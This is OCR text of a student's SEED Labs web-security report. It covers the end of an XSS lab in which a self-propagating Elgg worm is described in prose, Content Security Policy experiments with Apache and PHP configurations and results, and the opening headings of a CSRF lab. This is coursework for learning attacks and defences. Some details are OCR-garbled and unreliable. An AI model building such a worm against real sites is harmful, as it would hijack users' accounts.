



DOM Manipulation:




SEED Project
Web_XSS_Elgg.pdf
Newest members : Elgg
example60.com/xssWorm.js
www.seed-server.com/members
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Alice
Search members
Search
Total members: 5


SEED Project
Web_XSS_Elgg.pdf
Alice : Elgg For SEED Lab
example60.com/xssWorm.js
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Edit avatar
Edit profile
About me
Sir Mudassar is my Hero
Add widgets
Blogs
Bookmarks
Files
Pages







Explanation: This task required me to create an XSS worm that could self-propagate. I wrote a script and initially tested it on a website. The script, upon activation, automatically updated the bio. When I added a friend and viewed their bio, it was also automatically updated, indicating that the worm was propagating as intended, spreading from one friend to another.

Task 7: Defeating XSS Attacks Using CSP

Task 7.1: Experiment Website setup



Task 7.2: Creating the web page for the experiment




Task 7.3: Setting CSP Policies

```
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com '111-111-111' '222-222-222' \
             *./example60.com \
            "
</VirtualHost>
```

Task 7.4: Answers to the questions in Section 4.4 of the lab

1.When visiting the websites, you observed that the Content Security Policy (CSP) effectively blocked or allowed certain scripts to run depending on its configuration. Scripts from specifiedtrusted sources ran successfully while others, especially inline scripts without nonce, were blocked. This demonstrated CSP's role in mitigating Cross-Site Scripting (XSS) attacks.

2. When I clicked the button on the first website, example32a.com, the JavaScript alert was executed because there was no CSP policy in place. In the second website, example32b.com, thealert was blocked due to the CSP policy that restricted the inline scripts. Finally, on example32c.com, the alert was also blocked because the CSP policy implemented through the PHP code restricted the execution of inline scripts without the specified nonce values.



```
seed@VM: ~/.../image_www        root@1612142a9e70: /        seed@VM: ~/.../image_www
  GNU nano 4.8                /etc/apache2/sites-available/apache_csp.conf
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
           Header set Content-Security-Policy " \
           default-src 'self'; \
           script-src 'self' *.example60.com *.example70.com \
           "

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line
```

Web_XSS_Elgg | example32c.com/ | example32b.com/ | example32a.com/ | SEED Project | Web_CSRF_Elg | Elgg For SEED


www.example32b.com

CSP Experiment


1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

Explanation: I modified the CSP policy in the apache_config, adding example60.com. Following this, example32b.com displayed a green "ok" signal, indicating a successful policy enforcement.

4.


Web_XSS_Elgg
example32a.com/
example32b.com/
Apache2 Ubuntu
SEED Project
Web_CSRF_Elg
Elgg For SEED
www.example32c.com
CSP Experiment
1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me


seed@VM: ~/.../image_www
root@1612142a9e70: /var/www/csp
seed@VM: ~/.../image_www
GNU nano 4.8
phpindex.php
Modified
<?php
$cspheader = "Content-Security-Policy:".
"default-src 'self';".
"script-src 'self' 'unsafe-inline' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com *.exam
";
header($cspheader);
?>
<?php include 'index.html';?>
^G Get Help
^O Write Out
^W Where Is
^K Cut Text
^J Justify
^C Cur Pos
^X Exit
^R Read File
^\ Replace
^U Paste Text
^T To Spell
^_ Go To Line




Explanation: I updated the PHP file for example60.com. Upon update, as shown in the screenshot, all 12456 instances displayed green "ok" signals, indicating that the CSP policy was successfully enforced across all instances

5.Content Security Policy (CSP) is an effective tool in preventing Cross-Site Scripting (XSS) attacks because it allows web developers to specify the domains that a browser should consider as valid sources of executable scripts. By restricting the sources from which scripts can be loaded, it mitigates the risk of XSS attacks where an attacker could inject malicious scripts into web pages viewed by users. It also controls various resources, reducing the attack surface of thewebsite and providing granular control over many aspects of content loading and execution.


Section 3: Lab 3 (Cross-Site Request Forgery Attack Lab)


Task 1: Observing HTTP Request.



Explanation: In this task, I tapped on the top right blue spot on Firefox, sent a request, and recorded the HTTP header.

Task 2: CSRF Attack using GET Request







